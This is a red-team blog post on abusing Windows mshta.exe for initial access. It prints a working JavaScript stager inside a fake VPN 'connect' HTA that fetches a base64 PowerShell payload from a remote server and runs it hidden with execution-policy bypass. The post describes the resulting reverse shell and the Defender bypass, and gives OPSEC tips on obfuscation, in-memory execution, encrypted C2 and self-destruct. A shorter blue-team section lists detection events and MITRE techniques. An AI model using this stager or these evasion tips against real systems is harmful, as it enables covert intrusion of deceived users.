Gaining Initial Access by abusing mshta
Gaining Initial Access by abusing mshta
Introduction :
In this article, we’re going to be exploring one of the common attack vectors in adversary scenarios. The core concept of this technique relies on social engineering and payload execution using trusted Windows utilities like mshta.exe (Microsoft HTML Application), which allows the user to execute sources that are built entirely of HTML/CSS/JS and VBScript as an autonomous application. This utility is so effective because it provides the ability to launch system commands and access critical components.
How does mshta work ?
mshta is implemented as a native utility within the Windows operating system, which goes through several steps to run a single HTA file :
- The execution process could be triggered using two methods : by double-clicking on the file or parsing the file in the command line as an argument to mshta.exe.
- The mshta.exe binary parses the file and looks for the valid syntax of an HTA, meaning it could be hidden inside another file format like MP3 to make it less suspicious.
- To run the actual code, mshta starts up the necessary components :
- The rendering engine (MSHTML) : this is the same engine used by Internet Explorer to display webpages and render HTML sources.
- The script engines : it also loads the scripting engine needed to run the logic, such as vbscript.dll for VBScript or the engine for JScript.
[!NOTE] Trust Abuse it executes the malicious code with full trust, meaning that the attacker can use this binary to deliver their stager and convince the user to click on the file and launch the flow.
Describing the attack flow (Resource Development Phase) :
As I already mentioned, HTA files consist of web elements (HTML, CSS, JS), so we need to fabricate a convincing appearance to make sure that the victim will execute it. In this scenario, I’ve designed a VPN front which simply shows a connect button that will be the crucial part to execute the stager :

It looks pretty harmless, huh? But the real deal is hidden under the surface. In addition, I’ve implemented a JS function that fetches the payload (in my case, it’s base64-encoded) from a server as text and parses it to PowerShell arguments that are already included inside our script :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
var payloadUrl = 'http://<server-address>/XGRskpvB/cake3.txt';  // should return base64-encoded PowerShell command

// ========== PAYLOAD FETCH & EXECUTION ==========
        function fetchAndExecutePayload() {
            xhrRequest(payloadUrl, 'GET', null, null, function(err, responseText) {
                if (err) {
                    // Fail silently – user still sees "connected"
                    return;
                }
                // Assume the response is a base64-encoded PowerShell command
                var base64Cmd = responseText.trim();
                // Build the PowerShell command line
                var psCommand = 'powershell -NoP -NonI -W Hidden -Exec Bypass -Enc ' + base64Cmd;
                try {
                    var shell = new ActiveXObject('WScript.Shell');
                    shell.Run(psCommand, 0, false);  // 0 = hidden window
                } catch (e) {
                    // OPSEC: silent fail
                }
            }, 10000); // 10 second timeout
        }
Here we can see that the URL is already defined inside the source, and after fetching the contents of our payload, it parses the data to PowerShell in order to be executed locally. In fact, the HTA file works as a stager. Now that we know the underlying mechanism, let’s take a look at the whole flow :

As you can tell, the delivery methods could vary, which is not the subject of this article.
Execution and defense bypass :

Now, after the delivery process, the victim opens the file, thinking that it’s a legit VPN. Now you might ask, wouldn’t they just suspect the file format ? No, with a solid SE flow, they’ll be persuaded to run your stager. After triggering the connect button, the attacker will receive a full reverse shell callback on their C2 server :

Pretty cool, right ? The fun part is that with this simple flow, we managed to bypass Windows Defender because the attack vector follows a refined path : Trusted Binary + Dynamic & Run-time execution + double-encoded payload. But even with all this fuss, there are some considerations to make, because in the real world, Red Team practices show that SIEMs and EDRs are so sophisticated.
OPSEC Takeaways :
- Make sure that you’ve completely understood the potential of binaries, because your first mistake will be your last !
- Always remember to obfuscate the main source of your stager; that will decrease the chance of getting flagged in static analysis.
- If possible, run the payload in memory and avoid writing any data on disk.
- Encrypt the command & control traffic with SSL or use various tunneling methods to not draw the SOC’s attention.
- Develop a timer for receiving commands and send data in chunks and fragments.
- Also, create a self-destruct function in case something goes wrong.
Mitigation principles for Blue Team
| Event ID | Log Source | Description |
|---|---|---|
| 4688 | Windows Security Log | Creates a new process. The primary event for detecting the initial execution of mshta.exe. |
| 1 | Sysmon | Process creation (similar to 4688, with more details such as file hashes). |
| 11 | Sysmon | File creation. Used to detect files written by mshta.exe in sensitive paths such as C:\Windows\Tasks or C:\Windows\Temp. |
| 4697 | Windows Security Log | Installation of a new service. Used in persistence scenarios where mshta.exe registers a service. |
| 4104 | PowerShell Operational Log | Remote command execution. Useful for tracking PowerShell scripts invoked by mshta.exe. |
- Look for unusual parent processes : Normally, the parent process of mshta.exe must be explorer.exe or cmd.exe; if it’s otherwise, it indicates that an abnormal activity is going on.
- Monitor the command-line arguments : Any instance of mshta.exe that includes JS or VBScript, or that refers to an external HTTP address, must be immediately flagged.
- Correlate the relevant events : For certain detection, group the events like process creation (1 or 4688) and file creation (11), or monitor for fishy connections on your network.
References & Related MITRE ATT&CK TTPS
- T1218.005 - System Binary Proxy Execution: Mshta
- T1608.001 - Stage Capabilities: Upload Malware
- T1059.001 - Command and Scripting Interpreter: PowerShell
- T1568 - Dynamic Resolution
Author : Mahdi Hasanzadeh AKA. P4RAD0X
This post is licensed under CC BY 4.0 by the author.